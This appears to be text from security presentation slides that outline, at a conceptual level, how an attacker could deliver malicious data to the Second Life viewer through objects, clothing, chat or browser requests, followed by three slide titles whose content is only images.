
Second Life Attack Surface

- The Second Life viewer may contain various vulnerabilities
- In order to take advantage of these vulnerabilities, the attacker must get malicious data to the victim's client.
- There are numerous opportunities to supply data.
  - Design objects and clothes
  - Chat
  - Ask to spawn browser
- This is complicated by the fact most data must pass through the server


Typical Scenario




Typical Scenario




Typical Scenario



